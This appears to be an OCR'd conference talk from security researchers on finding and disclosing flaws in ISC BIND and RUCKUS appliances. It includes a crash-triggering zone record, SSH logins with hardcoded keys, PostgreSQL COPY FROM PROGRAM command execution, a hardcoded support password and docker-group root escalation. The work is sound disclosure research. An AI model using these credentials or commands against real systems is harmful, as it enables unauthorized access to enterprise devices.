MARLINK

MARLINK CYBER

Discovering vulnerabilities in enterprise software and devices

From discovery to disclosure

NOG, Zagreb – 10.9.2026.

Ivan Račić

diverto ▸ MARLINK CYBER

Diverto has become Marlink Cyber

Local commitment. Global strength.

As IT & OT become increasingly connected, the need for cyber security has never been greater. Same approach. Same expertise.

Creating **Possibilities**

Anywhere

Who are we?

Vlatko Košturjak

VP of Research at Marlink Cyber

Over 20+ years of experience in cybersecurity in different roles

Certificates: CISSP, CISA, CISM, CRISC, OSCP, ...

Contributed to many popular open-source security software

Authored open-source software (check https://github.com/kost)

Ivan Račić

Head of Red at Marlink Cyber

10 years of experience in system administration, 10 in cybersecurity

Certificates: OSCP, OSCE, GPEN, GXPN, RET2 FOSE, ...

Started doing vulnerability research a year ago and got addicted (check https://www.kr3bz.wtf)

Annoying Vlatko with fuzzing wish lists

Classified Confidential - Only for internal use

MARLINK CYBER

Agenda
How will you spend next 20 minutes

- Vulnerability research overview
- Discovering and exploiting vulnerabilities in:
  - ISC BIND
  - RUCKUS Networks appliances
  - FreePBX
  - Customer Premises Equipment (CPE)
- Lessons learned
- Questions and answers


Classified Confidential - Only for internal use

Vulnerability research / product testing overview
How does it look like?

- Pick a target (hardware, software, …)
- Invest some money, if needed
- Enumerate the attack surface and the security boundaries
- Fuzz, reverse engineer, perform source-code analysis, use penetration testing methodologies
- Find a vulnerability and report it to the vendor (submit a report via e-mail / GitHub / platform)
- Wait for the vendor to triage the report
- Vendor informs you that the vulnerability is valid (or invalid, or duplicate, or needs more proof)
- Vendor informs you that the vulnerability is fixed
- Retest and confirm that the vulnerability is fixed

Classified Confidential - Only for internal use


ISC BIND Story
Typical office fun and challenges



Classified Confidential - Only for internal use

ISC BIND Story

247 minutes or 4 hours, 7 minutes, and 0 seconds for a first crash



Classified Confidential - Only for internal use

MARLINK CYBER

ISC BIND Story

BRID/HHIT records - smaller than 3 octets

DNS record types used for drone identification and secure host authentication.

```
$ORIGIN bridtest.
$TTL 3600
@     IN    SOA    ns.bridtest.   admin.bridtest. 1 7200 3600 1209600 3600
@     IN    NS     ns.bridtest.
ns    IN    A      127.0.0.1
fault  IN     TYPE68  \# 2 0000                  // vulnerability in the source: REQUIRE(rdata->length >= 3);
```


```
$ dig @127.0.0.1 -p 53535 fault.bridtest TYPE68 +tries=1 +timeout=1
```

```
$ sudo journalctl -xn -t named
Jan 27 04:50:51 frame named[942505]: /lib/x86_64-linux-gnu/libuv.so.1(+0x279b3) [0x7201b93dc9b3]
Jan 27 04:50:51 frame named[942505]: /lib/x86_64-linux-gnu/libuv.so.1(+0x28bdb) [0x7201b93ddbdb]
Jan 27 04:50:51 frame named[942505]: /lib/x86_64-linux-gnu/libuv.so.1(uv_run+0x1b8) [0x7201b93c4ce8]
Jan 27 04:50:51 frame named[942505]: ./bind9-install/sbin/named(+0x22f1ad) [0x58c1609b71ad]
Jan 27 04:50:51 frame named[942505]: ./bind9-install/sbin/named(+0x2677e4) [0x58c1609ef7e4]
Jan 27 04:50:51 frame named[942505]: ./bind9-install/sbin/named(+0x267886) [0x58c1609ef886]
Jan 27 04:50:51 frame named[942505]: /lib/x86_64-linux-gnu/libasan.so.8(+0x5ea42) [0x7201b9a5ea42]
Jan 27 04:50:51 frame named[942505]: /lib/x86_64-linux-gnu/libc.so.6(+0x9caa4) [0x7201b8e9caa4]
Jan 27 04:50:51 frame named[942505]: /lib/x86_64-linux-gnu/libc.so.6(+0x129c6c) [0x7201b8f29c6c]
Jan 27 04:50:51 frame named[942505]: exiting (due to assertion failure)
```


Classified Confidential - Only for internal use

MARLINK CYBER

ISC BIND Story
Remote network scenario - maximizing impact



- Primary DNS performing zone transfer
- Recursive resolver asking for authoritative:
  - upstream (forwarder mode)
  - recursive mode (asking authoritative)

Classified Confidential - Only for internal use
MARLINK CYBER

RUCKUS Network Director Story
Choosing the target – how it started

During a Red teaming assessment, we had to perform attacks on wireless clients.

The problem was that the company had a rogue access point detection solution provided by RUCKUS Networks (https://www.ruckusnetworks.com).

We hate rogue access point detection, so we decided to take a look what Ruckus products are used for this.

Ruckus Network Director is used for centralizing the management, licensing, and monitoring of multiple separate Ruckus controllers across large enterprise networks, MSP environments, and multi-site deployments.

The Open Virtual Appliance (OVA) can be downloaded from the vendor's web site.

Classified Confidential - Only for internal use


RUCKUS Network Director Story
Hardcoded SSH keys

In the RUCKUS Network Director OVA appliance, the *postgres* user (default PostgreSQL database superuser) had hardcoded SSH keys.

By using the hardcoded SSH keys it was possible to login remotely to an arbitrary RUCKUS Network Director appliance and obtain access to the operating system. This also allows to add a new admin user and access the administrative panel.

```
➜  ssh-hardcoded-keys sha256sum id_rsa_pgpool*
24890808bc8c1715ec4146645d697464d48661333e19a93d516d69788534fcd6  id_rsa_pgpool
2b4fb15d13d50984e074f81f400fe2c06c40912e3feebadcbbeb485e50388db4  id_rsa_pgpool.pub

➜  ssh-hardcoded-keys ssh postgres@10.0.13.139 -i ./id_rsa_pgpool
Last login: Wed Sep 24 07:27:39 2025 from 10.60.10.107
-bash-4.2$ id
uid=26(postgres) gid=26(postgres) groups=26(postgres)
-bash-4.2$ hostname
ruckuspwn2
```



Classified Confidential - Only for internal use

MARLINK CYBER

RUCKUS Network Director Story
Hardcoded PostgreSQL credentials

Also, the *ruckus* user had hardcoded credentials for the PostgreSQL database. In the default settings, the PostgreSQL service is accessible over the network.

By using the hardcoded credentials, it is possible to login remotely to the PostgreSQL as the *ruckus* user, add new admin user for the admin portal web access, execute OS commands and obtain remote access to the system.

```
psql -h 10.0.13.136 -U ruckus -d ruckus

ruckus=# CREATE TEMP TABLE cmdout(line text);
COPY cmdout FROM PROGRAM 'id';
SELECT * FROM cmdout;
CREATE TABLE
COPY 1
                                line
-----------------------------------------------------------------
 uid=26(postgres) gid=26(postgres) groups=26(postgres)
(1 row)
```


Classified Confidential - Only for internal use
MARLINK CYBER

RUCKUS vRIoT Story #1
Maybe other RUCKUS appliances have vulnerabilities?

RUCKUS vRIoT is a virtual IoT controller that acts as a central management point for IoT devices connected to Ruckus access points, handling connectivity, device, and security management functions. It is commonly found in enterprise environments, hotels, healthcare, maritime and others.

By analyzing the OVA appliance, in a Bash initialization script two lines were found important:

- *echo 'support:$u990R7u$3r' | chpasswd*
- *useradd -M -s /riot/bin/support_shell -G docker support*

SSH is accessible, but we are dropped in a limited (jailed) shell (support_shell). But the appliance uses Docker, and the initialization script adds the *support* user to the docker group - which is effectively equivalent to root access on the system.


Any user in the group can trivially escalate to root by running a container with the host root filesystem mounted and executing commands inside it as root.

Docker uses a Unix domain socket */var/run/docker.sock* through which the Docker daemon receives API commands. It is the control plane for everything Docker does on the system. Since it is a Unix socket, it is only accessible locally on the device. Can we then forward a local port to the Docker socket via SSH local port forwarding? Hell yeah.

Classified Confidential - Only for internal use

RUCKUS vRIoT Story #1

Demo



Classified Confidential - Only for internal use

MARLINK CYBER

RUCKUS vRIoT Story #2
More vulnerabilities?

After obtaining root access to a live appliance, more attack surfaces are visible.

```
root@vriot:/riot/bin# ps -efw | grep commander.py
root         720       1  0 Nov12 ?        00:05:03 /usr/bin/python3 /riot/bin/commander.py

root@vriot:/riot/bin# netstat -antp | grep 2004
tcp        0      0 0.0.0.0:2004            0.0.0.0:*               LISTEN      720/python3
```

